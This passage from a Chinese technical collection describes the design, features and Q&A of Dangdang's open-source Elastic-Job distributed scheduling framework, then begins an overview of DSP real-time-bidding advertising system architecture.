Q: meta 信息是存储在单独的机器上, 而不是分布在存储节点上吗?

不是, meta 信息存储在每一个节点上。每一个节点都部署有 mnesia。

Q: 既然用 mnesia, 那你前端机器是连在一个集群上的吗? 规模有多大?

前端是按照业务划分的, 最大的有 96 节点。

2.6 新一代分布式任务调度框架：当当 Elastic-Job 开源项目的 10 项特性

张亮，当当架构部总监、当当技术委员会成员、消息中间件组负责人。对架构设计、分布式、优雅代码等领域兴趣浓厚。目前主导当当应用框架 ddframe 研发，并负责推广及撰写技术白皮书。



2.6.1 为什么需要作业（定时任务）


作业即定时任务，如下页中的图所示。一般来说，系统可使用消息传递代替部分使用作业的场景。两者确有相似之处，有可互相替换的场景，如队列表。将待处理的数据放入队列表，然后使用频率极短的定时任务拉取队列表的数据并处理。这种情况使用消息中间件的推送模式可更好地处理实时性数据。而且基于数据库的消息存储吞吐量远远小于基于文件的顺序追加消息存储。

但二者在某些场景下不能互换：

- 时间驱动 / 事件驱动：内部系统一般可以通过事件来驱动，但涉及外部系统，只能使用时间驱动。如抓取外部系统价格。每小时抓取，由于是外部系统，不能像内部系统一样发送事件触发事件。
- 批量处理 / 逐条处理：批量处理堆积的数据更加高效，在不需要实时性的情况下比消息中间件更有优势。而且有的业务逻辑只能批量处理，如电商公司与快递公司结算，一个月结算一次，并且根据送货的数量有提成。比如，当月送货超过 1000 则额外给快递公司多 1% 优惠。
- 非实时性 / 实时性：虽然消息中间件可以做到实时处理数据，但有的情况并不需要实时。如 VIP 用户降级，如果超过一年无购买行为，则自动降级。这类需求没有强

烈的时间要求，不需要按照时间精确地降级 VIP 用户。

- 系统内部 / 系统解耦。作业一般封装在系统内部，而消息中间件可用于系统间解耦。



2.6.2 当当之前使用的作业系统


当当之前使用的作业系统比较散乱，各自为战，大致分为以下4种。

- Quartz: Java 实际的定时任务标准。但 Quartz 关注点在于定时任务而非数据，并无一套根据数据处理而定制化的流程。虽然 Quartz 可以基于数据库实现作业的高可用，但缺少分布式并行执行作业的功能。
- TBSchedule: 阿里早期开源的分布式任务调度系统。代码略陈旧，使用 timer 而非线程池执行任务调度。众所周知，timer 在处理异常状况时是有缺陷的。而且 TBSchedule 作业类型较为单一，只能是获取 / 处理数据一种模式。还有就是文档缺失比较严重。
- Crontab: Linux 系统级的定时任务执行器。缺乏分布式和集中管理功能。
- Perl: 遗留系统使用，目前已不符合公司的 Java 化战略。

2.6.3 Elastic-Job 的来历

Elastic-Job 原本是当当 Java 应用框架 ddframe 的一部分，本名 dd-job。

ddframe 包括编码规范、开发框架、技术规范，监控以及分布式组件，如下图所示。ddframe 规划分为 4 个演进阶段，目前处于第 2 阶段。这不代表当当没有使用第 3、4 阶段涉及的技术组件，只是 ddframe 还未统一规划。



ddframe 由各种模块组成，均已 dd-开头，如 dd-container、dd-soa、dd-rdb、dd-job 等。当当希望将 ddframe 的各个模块与公司环境解耦并开源以反馈社区。之前开源的 Dubbo 扩展版本 DubboX 即是 dd-soa 的核心模块。而本次介绍的 Elastic-Job 则是 dd-job 的开源部分，其中监控（但开源了监控方法）和 ddframe 核心接入等部分并未开源。

2.6.4 Elastic-Job 包含的功能

首先是分布式，这是最重要的功能，如果任务不能在分布式的环境下执行，那么直接使用 Quartz 就可以了。

任务分片是 Elastic-Job 最重要也是最难理解的概念。任务的分布式执行，需要将一个任务拆分为 n 个独立的任务项，然后由分布式的服务器分别执行某一个或几个分片项。

弹性扩容缩容是将任务拆分为 n 个任务项后，各个服务器分别执行各自分配到的任务项。一旦有新的服务器加入集群，或现有服务器下线，Elastic-Job 将在保留本次任务执行不变的情况下，在下次任务开始前触发任务重分片。举例说明，有 3 台服务器，分为 10 个片。则分片项分配如下：{Server1: [0,1,2], Server2: [3,4,5], Server3: [6,7,8,9]}。如果一台服务器崩溃，则分片项分配如下：{Server1: [0,1,2,3,4], Server2: [5,6,7,8,9]}。如果新增一台服务器，则分片项分配如下：{Server1: [0,1], Server2: [2,3], Server3: [4,5,6], Server4:

[7,8,9]}。

然后是稳定性, 在服务器无波动的情况下, Elastic-Job 并不会重新分片; 即使服务器有波动, 下次分片的结果也会根据服务器 IP 和作业名称哈希值算出稳定的分片顺序, 尽量不做大的变动。

当然还有高性能。Elastic-Job 会将作业运行状态的必要信息更新到注册中心, 但考虑到性能问题, 可以牺牲一些功能, 而换取性能的提升。

幂等性。Elastic-Job 可牺牲部分性能用于保证同一分片项不会同时在 2 个服务器上运行。

失效转移。弹性扩容缩容在下次作业运行前重分片, 但在本次作业执行的过程中, 下线的服务器所分配的作业将不会重新被分配。失效转移功能可以在本次作业运行中用空闲服务器抓取孤儿作业分片执行。同样, 失效转移功能也会牺牲部分性能。


状态监控。监控作业的运行状态, 可以监控数据处理功能、失败次数、作业运行时间等, 是幂等性、失效转移必需的功能。

多作业模式。作业可分为简单和数据流处理 2 种模式, 数据流又分为高吞吐处理模式和顺序性处理模式, 其中高吞吐处理模式可以开启足够多的线程快速地处理数据, 而顺序性处理模式是将每个分片项分配到一个独立线程, 用于保证同一分片的顺序性, 这点类似于 Kafka 的分区顺序性。

当然, 还有其他一些功能, 如错过任务重执行、单机并行处理、容错处理、Spring 命名空间支持、运维平台等。

2.6.5 Elastic-Job 的部署和使用

将使用 Elastic-Job 框架的 jar/war 连接同一个基于 ZooKeeper 的注册中心即可。



作业框架执行数据并不限于数据库，且作业框架本身是不对数据进行关联的。作业可以用于处理数据、文件、API 等任何操作。

使用 Elastic-Job 所需要关注的仅仅是将业务处理逻辑和框架所分配的分片项匹配并处理，如果分片项是 1，则获取 ID 以 1 结尾的数据处理。所以如果是处理数据的话，最佳实践是将作业分片项规则和数据中间层规则对应。

通过上面的部署图可以看出来，作业分片只是个逻辑概念，分片和实际数据其实是不做任何匹配关系的。而分片项和实际业务如何关联，则是成功使用 Elastic-Job 的关键所在。为了不让代码写起来很无聊，看起来像 `if (shardingItem==1) {do xxx} else if (shardingItem==2) {do xxx}` 那样，Elastic-Job 提供了自定义参数，可将分片项序号和实际业务做映射。比如设置为 1=北京，2=上海。那么代码中可以通过北京或是上海的枚举，从业务中的北京仓库或上海仓库取数据。Elastic-Job 更多的还是关注作业调度和分布式分配，处理数据还是交由数据中间层更好些。

诚如刚才所说，最佳实践是将作业分片项规则和数据中间层规则对应，省去作业分片时，再次适配数据中间层的分片逻辑。

2.6.6 对开源产品的开发理念

为了让感兴趣的读者放心使用，下面我想分享一下我们对开源产品的开发理念。

用心写代码。代码是项目的唯一核心和产出，任何一行的代码都需要用心思考优雅性、可读性、合理性。优雅性看似简单，其实实现难度非常大。每个人心中都有自己对代码的理解，而无论是 Elastic-Job 也好，ddframe 也罢，都不是出自一人之手。对代码优雅性的权衡，是比较难把控的。后面几项可以理解为对第 1 项的补充或具体的实现思路。

代码整洁干净到极致。简单点说就是重度代码洁癖患者。只有代码漂亮整洁，其他开源爱好者才愿意阅读代码，进而找出项目中的 Bug，贡献高质量代码。

极简代码，高度复用，无重复代码和配置。Java 生态圈的特点是高质量的开源产品极多。我们尽量考虑复用轮子，比如项目中大量用到 Lombok 简化代码。但也不会无原则地使用开源产品，我们倾向于把开源产品分为积木类和大厦类。在项目中一般只考虑使用积木类搭建属于我们自己的大厦，而不会直接用其他已成型的大厦。Java 系的公司有 2 种不同的声音，拥抱开源或完全不使用开源。我们的看法是既然选择使用 Java，就应该遵循 Java 的理念，拥抱 Java 这些年累积的成熟东西。相比其他新兴语言，Java 在语法上可能没什么

优势，但在广度上还是少有其他生态圈可比拟。

面对单一需求可不考虑扩展性，等有 2 个类似需求时再提炼就好。为了不盲目追求所谓的极致，我们使用这条规则，尽量提升交付的速度。

模块抽象划分合理，这点也很难用标准衡量。以 Elastic-Job 举例，Elastic-Job 核心代码分为 4 块，core、spring、console 和 example。分别用于放置核心、spring 支持、控制台和代码示例，在项目级别上做拆分。而 core 中将包分为 API、exception、plugin 和 internal。用于放置对外发布的接口、异常，向最终用户提供的可扩展插件以及封装好的内部实现。内部实现的任何改动，都不会影响对外接口的变动，用户自定义的插件，也不会影响内部代码的稳定性。

如无特殊理由，测试需全覆盖。Elastic-Job 核心模块的测试覆盖率为 95% 以上。虽然单元测试覆盖率在分布式的复杂环境中并无太大说服力，但至少证明项目中很少出现低级逻辑错误。

对质量的定义有代码可读性>代码可测性>模块解耦设计>功能正确性>性能>功能可扩展性。只有代码可读、可测试、可 100% 掌控，项目才能持续发展。功能缺陷可以修复，性能不够可以优化，而代码不清晰则会使项目渐渐变为黑盒。所以对于框架类产品，我们认为质量>时间>成本。

当然文档清晰也是十分有必要的。

2.6.7 未来展望

我们对 Elastic-Job 的未来展望如下所示。

- 监控体系还有待提高，目前只能通过注册中心做简单的存活和数据积压监控。未来需要做的监控部分有：
 - 增加可监控维度，如作业运行时间等。
 - 基于 JMX 的内部状态监控。
 - 基于历史的全量数据监控，将所有监控数据通过 Flume 等形式发到外部监控中心，提供实时分析功能。
- 增加任务工作流，如任务依赖、初始化任务、清理任务等。
- 失效转移功能的实时性提升。
- 更多作业类型支持，如文件、MQ 等类型作业的支持。

- 更多分片策略支持。

项目的开源地址：<https://github.com/dangdangdotcom/elastic-job>，希望大家多关注，共同贡献代码。

2.6.8 疑问与解惑

Q：请问如何在失效转移中判断失效？对任务本身的实现有什么限制？

目前通过 ZooKeeper 监听分片项临时节点判断失效转移。Elastic-Job 经过注册中心会话过期时间才能感知任务挂掉。失效转移有 2 种形式：（1）任务挂掉，Elastic-Job 会找空闲的作业服务器（可能是未分配任务的，也可能是完成执行本次任务执行的）执行；（2）如果当时没有空闲服务器，则将在某服务器完成分配的任务时抓取未分配的分片项。

Q：ZooKeeper 的作用是保存任务信息吗？ZooKeeper 挂了会影响任务执行吗？

ZooKeeper 目前的 ZNode 分 4 类，config、servers、execution、leader。config 用于保存分布式作业的全局控制，如分多少片，要不要执行 misfire、cron 表达式。servers 用于注册作业服务器状态和分片信息。execution 以分片的维度存储作业运行时状态。leader 用于存储主节点。Elastic-Job 作业执行是无中心化的，但主节点起到协调的作用，如重分片、清理上次运行时信息等。

Q：Elastic-Job 在任务处理上可以与 Spring Batch 集成吗？

我在之前关注过 Spring Batch，但目前 Elastic-Job 还没有集成。Elastic-Job 的 spring 支持是自定义了 job 的命名空间，更简化了基于 spring 的配置，并且可以使用 spring 注入的 bean。Spring Batch 也是很好的作业框架，Spring-Quartz 也很不错，但分布式功能并不成熟。所以在这之上改动难度比较大，而且 Elastic-Job 更希望做一个不依赖于 spring，而是能融入 spring 的绿色产品。

Q：针对简单和数据流，能说说怎么处理具体分片的吗？

简单的作业就是未经过任何业务逻辑的封装，只是提供了一个 execute 方法，定时触发，但是增加了分布式分片功能。可以简单理解为 quartz 的分布式版本。quartz 虽然可以支持基于数据库的分布式高可用，但不能分片。也就是说，2 台服务器只能一主一备，不能同时负载均衡地运行。数据流类型作业参照了阿里之前开源的 TBSchedule，将数据处理分为 fetchData 和 processData。先将数据从数据库、文件系统或其他数据源取出来，然后

processData 集中处理。可以逐条处理,也可以批量处理(未来将加上这方面)。processData 是多线程执行的,数据流类型作业可再细分为 2 种,一种是高吞吐,另一种是顺序性。高吞吐可以开启足够多的线程并行执行数据处理,而顺序执行会根据每个分片项一个线程,保证分片项之中的数据有序,这点参照了 Kafka 的实现。数据流类型作业有 isStreaming 这个参数,用于控制是否流式不停歇地处理数据,类似永动机,只要有数据,则一直处理。但这种作业不适合所有 fetchData 对数据库造成压力很大的场景。

Q: 请问如何实现让一个任务只在一个节点执行一次?

目前的幂等性是在 execution 的 ZNode 中增加了对分片项状态的注册,如果状态是运行中的,即使有别的服务器要运行这个分片项,Elastic-Job 也会拒绝运行,等待这个状态变为非运行的状态。每个作业分片项启动时会更新状态。服务器没有波动的情况下,是不存在一个分片被分到 2 个服务器的情况。但一旦服务器波动,在分片的瞬间有可能出现这种情况。关于分片,其实是比较复杂的实现。目前分片是发现服务器波动或修改分片总数,将记录下一个状态,而非直接分片。分片将在下次作业触发时执行,只有主节点可以分片,分片中从节点都将阻塞。无调度中心式分布式作业的一个最大的问题是,无法保证主节点作业一定先于其他从节点触发。所以很有可能从节点先触发执行,而且使用旧分片,然后主节点才重新分片,可能会造成这次作业分片不一致。这就需要 execution 节点来保证幂等性。下次执行时只要无服务器波动,之前错误的分片自然会修正。

Q: 如果 ZooKeeper 挂了,是否全部的任务都挂了,不能运行包括已经运行过一次的任务,如果又恢复了,任务能正常运行吗,还是业务应用服务也要重新启动?

其实 ZooKeeper 是不太容易挂的。毕竟 ZooKeeper 是分布式高可用,一般不会是单台。目前 Elastic-Job 做到的容错是,连不上 ZooKeeper 的作业服务器将立刻停止执行作业,防止主节点已重新分片,而脑裂的服务器还在执行。也就是说,ZooKeeper 挂掉后所有作业都将停止。而作业服务器一旦与 ZooKeeper 恢复连接,作业也将恢复运行。所以 ZooKeeper 挂掉不会影响数据,ZooKeeper 恢复,作业会继续跑,不用重启。

Q: 可以具体到业务层面吗?比如有个任务,是发送 100 万的用户邮件,这时候应该怎么分片?针对分布式数据库的分页,咱们这里又是怎么处理的?

100 万用户的邮件,个人认为可以按照用户 ID 取模,比如分成 100 个分片,将整个 $\text{userid} \% 100$,然后每个分片发送 userid 结尾是取模结果的邮件。详细来说,分片 1 发送以 01 结尾的 userid 的邮件……分片 99 发送以 99 结尾的 userid 的邮件。分布式数据库的分页,

理论上来说，不是作业框架处理的范畴，应由数据中间层处理。顺便说下，ddframe 的数据中间层部分，sharding—JDBC 于 2015 年年初开源。通过修改 JDBC 驱动实现分库分表。非 MyCat 或 Cobar 这种中间件方式，也非基于 Hibernate 或 MyBatis 这种 ORM 方式。Sharding—JDBC 相对轻量级，也更加容易适配各种数据库和 ORM。

Q: ddframe 是由很多组件组成的吗？支持多语言吗？

ddframe 是很多组件的总称。分为核心模块、分布式组件模块、监控对接模块等。核心模块可以理解为 Spring Boot 这种可快速启动、快速搭建项目的东西。

分布式组件包括 SOA 调用的 Dubbox，基于分布式作业的 Elastic-Job，还有刚才提到的 sharding—JDBC，以及近期暂无开源计划的缓存、MQ、NoSQL 等模块。

监控模块估计以后也不会开源，因为它和公司本身的业务场景绑定太紧，不是不想开源，是无法开源。主要分为日志中心、流量分析和系统关系调用图。监控部分目前也还在做，但不是很强大。

多语言方面，SOA 模块支持，Dubbox 的 REST 扩展就是为了支持其他语言的调用。剩下的暂时不行。比如 sharing—JDBC，主要是基于 Java 的 JDBC，如果多语言，中间层是个更好的方法。

ddframe 的模块名字都是 dd-*、dd-soa、dd-rdb、dd-job、dd-log 之类。Elastic-Job、sharding-JDBC 等是为开源而从 ddframe 抽离并重新起的名字。

2.7 互联网 DSP 广告系统架构及关键技术解析

付海军，现就职于时趣互动，任技术总监，负责移动原生广告平台引擎开发和数据挖掘工作，2006年毕业于兰州大学，曾就职于阿里巴巴集团万网，从事主机面板和云计算底层开发。之后加入亿玛在线，从事互联网广告程序化购买的相关工作，负责 RTB 竞价投放系统和大数据平台。对系统架构设计和技术团队建设感兴趣，关注高并发实时系统、海量数据处理。



本节讲的内容是 DSP 广告系统架构及关键技术，分享一下我过去几年在做 DSP 广告系统过程中的一些体会和经历，可以给后续想做广告系统的读者做一些参考。

广告和网络游戏是互联网企业的主要盈利模式。广告可以说是广告主通过媒体以尽可能低成本的方式与用户达成接触的商业行为。也就是按照某种市场意图接触相应人群，影响其中的潜在用户，增加其选择广告主产品的几率，或对广告主品牌产生认同，通过长期的影响逐步形成用户对品牌的转化。

2.7.1 优秀 DSP 系统的特点

优秀 DSP 系统需要满足的特点如下所示：

- 拥有强大的 RTB (Real-Time Bidding) 的基础设施和能力。
- 拥有先进的用户定向 (Audience Targeting) 技术。

首先，DSP 对其数据运算技术和速度要求非常之高。从普通用户在浏览器的地址栏中输入网站的网址，到用户看到页面上的内容和广告这短短的几百毫秒之内，需要发生好几

个网络往返（Round Trip）的信息交换。

Ad Exchange 首先要向 DSP 发竞价（bidding）请求，告知 DSP 这次曝光的属性，如物料的尺寸、广告位出现的 URL 和类别，以及用户的 cookie ID 等。DSP 接到竞价请求后，必须在几十毫秒之内决定是否曝光这次竞价、如果决定竞价要出什么样的价格，然后把竞价的响应发回到 Ad Exchange。

如果 Ad Exchange 判定该 DSP 赢得了该次竞价，要在极短的时间内把 DSP 所代表的广告主的广告迅速送到用户的浏览器上。如果过程的速度稍慢，Ad Exchange 就会认为 DSP 超时而不接受 DSP 的竞价响应，这样就无法实现广告主的广告投放。

其次，基于数据的用户定向（Audience Targeting）技术则是 DSP 的另一个重要的核心特征。从网络广告的实质上来说，广告主最终不是为了购买媒体，而是希望通过媒体与他们的潜在客户（即目标人群）进行广告沟通和投放。

服务于广告主或者广告主代理的 DSP，则需要把握 Ad Exchange 每一次传过来的曝光机会，根据关于这次曝光的相关数据来决定竞价策略。这些数据包括本次曝光所在网站、页面的信息，以及更为关键的本次曝光的受众人群属性、人群定向的分析，将直接决定 DSP 的竞价策略。DSP 在整个过程中，通过运用自己人群定向技术来分析，所得出的分析结果将直接影响广告主的广告投放效果。


本节主要针对以下几个方面来描述 DSP 广告系统架构及关键技术，如下图所示：

- 广告系统概念介绍。
- 广告系统业务流程。
- DSP 系统架构。
- RTB 竞价引擎结构。
- 点击率预测。
- DMP 数据处理架构。
- 受众定向划分。
- 用户画像与广告系统反作弊。

广告程序化购买	在线广告核心问题	投放关键数据	用户画像	广告系统反作弊
<ul style="list-style-type: none">● 系统概念定义● DSP行业供需业务流● DSP广告投放流程	<ul style="list-style-type: none">● DSP系统架构● RTB竞价引擎结构● 点击率预测	<ul style="list-style-type: none">● DMP数据处理架构● 受众定向	<ul style="list-style-type: none">● 行为标注● 网页文本内容挖掘	<ul style="list-style-type: none">● 反作弊思路● 反作弊举例● P2P刷量侦测蜜罐系统

2.7.2 程序化购买的特点

下图展示了在 DSP 产生之前和之后的 2 种广告行业最常见的产业链。



传统的广告投放模式的产业链是广告主通过广告代理，以广告网络 / 联盟为渠道在媒体网站展示广告，达到接触受众这个过程。


这种模式的好处是媒体网站可以通过包段或 CPS 的模式售出自己的广告位，但是这类售出是偏粗放型的，长期同类型的广告投放，会使受众视觉疲劳，造成点击率的下降，转化也会随之下降。为了能够获得更多的收益，媒体必须通过差异化销售细分自己的广告位和受众。而事实显示，广告领域最初的定向投放的动机是供给方拆分流量以获得更高的营收。好的位置，通过包段通常会供不应求，但是对于长尾流量却通常无人问津，对于广告主来说，即使是同一潜在客户，出现在大媒体时有广告主包段进行购买，但是在小网站出现就没人会买。事实上，无论潜在客户在哪里出现，对于广告主来说他都是同一个人，如果能显示与客户需求相吻合或接近的广告就有可能产生转化。在将优质广告位包段售出后，如果用户对用户有足够的认识，有足够多不同类型的广告主，在流量可以拆分到单次展现的购买粒度时，就有可能依据不同的受众定向为每个广告主找到合适的人群和流量。

而程序化购买颠覆了原有广告产业链，形成了全新的产业链。

为了让对广告系统不了解的读者能在能够在后面更容易理解本节的内容，这里先介绍一些广告行业中常见的概念，如下页中的第一张图所示。


- **DSP (Demand Side Platform, 广告需求方平台)**。DSP 为广告主提供跨媒介、跨平台、跨终端的广告投放平台，通过数据整合、分析实现基于受众的精准投放，并且实时监控不断优化。
- **RTB (Real Time Bidding, 实时竞价)**。实时竞价是 DSP、广告交易平台等在网络广告投放中采用的主要售卖形式，会在极端的时间内（通常是 50~100ms）通过对目

标受众竞价的方式获得该次广告的展现，RTB 的购买方式无论是在 PC 端还是移动端均可以实现。




- 程序化购买 (Programmatic Buying)。根据广告主定义的期望受众，系统帮助其找出优选的媒体来购买受众，为广告主提出最优媒介采买计划，通过程序化购买的方式执行，并按照期望的周期反馈监测结果，对后续投放进行优化。程序化购买包括但不限于 RTB 购买。

下图展示了最常见的 DSP 行业中的供需业务流，广告主作为需求方，潜在客户是最终的受众，中间穿插着代理机构、DSP、Ad Network、Ad Exchange、SSP，还有供应方，也就是媒体。



下图是 DSP 平台的广告投放流程，在投放过程中涉及广告受众、媒体网站、ADX 和 DSP，分别标注了广告投放各阶段伴随发生的事件。第 1~7 步只允许 100ms 之内的延时，否则广告受众就会觉得网页加载速度太慢，选择离开。



2.7.3 在线广告的核心问题

在线广告的核心问题是需要特定用户、指定上下文的环境下找到最合适的广告，如下图所示，进行投放，并尽可能产生转化。

● 广告中的计算问题

- 寻找特定用户 u 在指定上下文 c 中合适广告 a 的最优匹配

$$\max_{a_1, \dots, a_r} \sum_{i=1}^r \text{ROI}(a_i, u_i, c_i)$$

● 从算法角度侧重：

- 特征提取：受众定向
- 细节优化：CTR 预测
- 宏观优化：市场竞争
- 个性化重定向：推荐

● 从系统角度侧重：

- 广告检索：实时索引
- 特征存储：No-SQL
- 离线学习：Hadoop
- 在线学习：Strom
- 交易机制：实时竞价

2.7.4 在线广告的挑战

大规模方面：

- 百万量级页面、十亿量级用户需要被分析处理。
- 高并发在线投放（每天处理百亿次广告交易请求）。

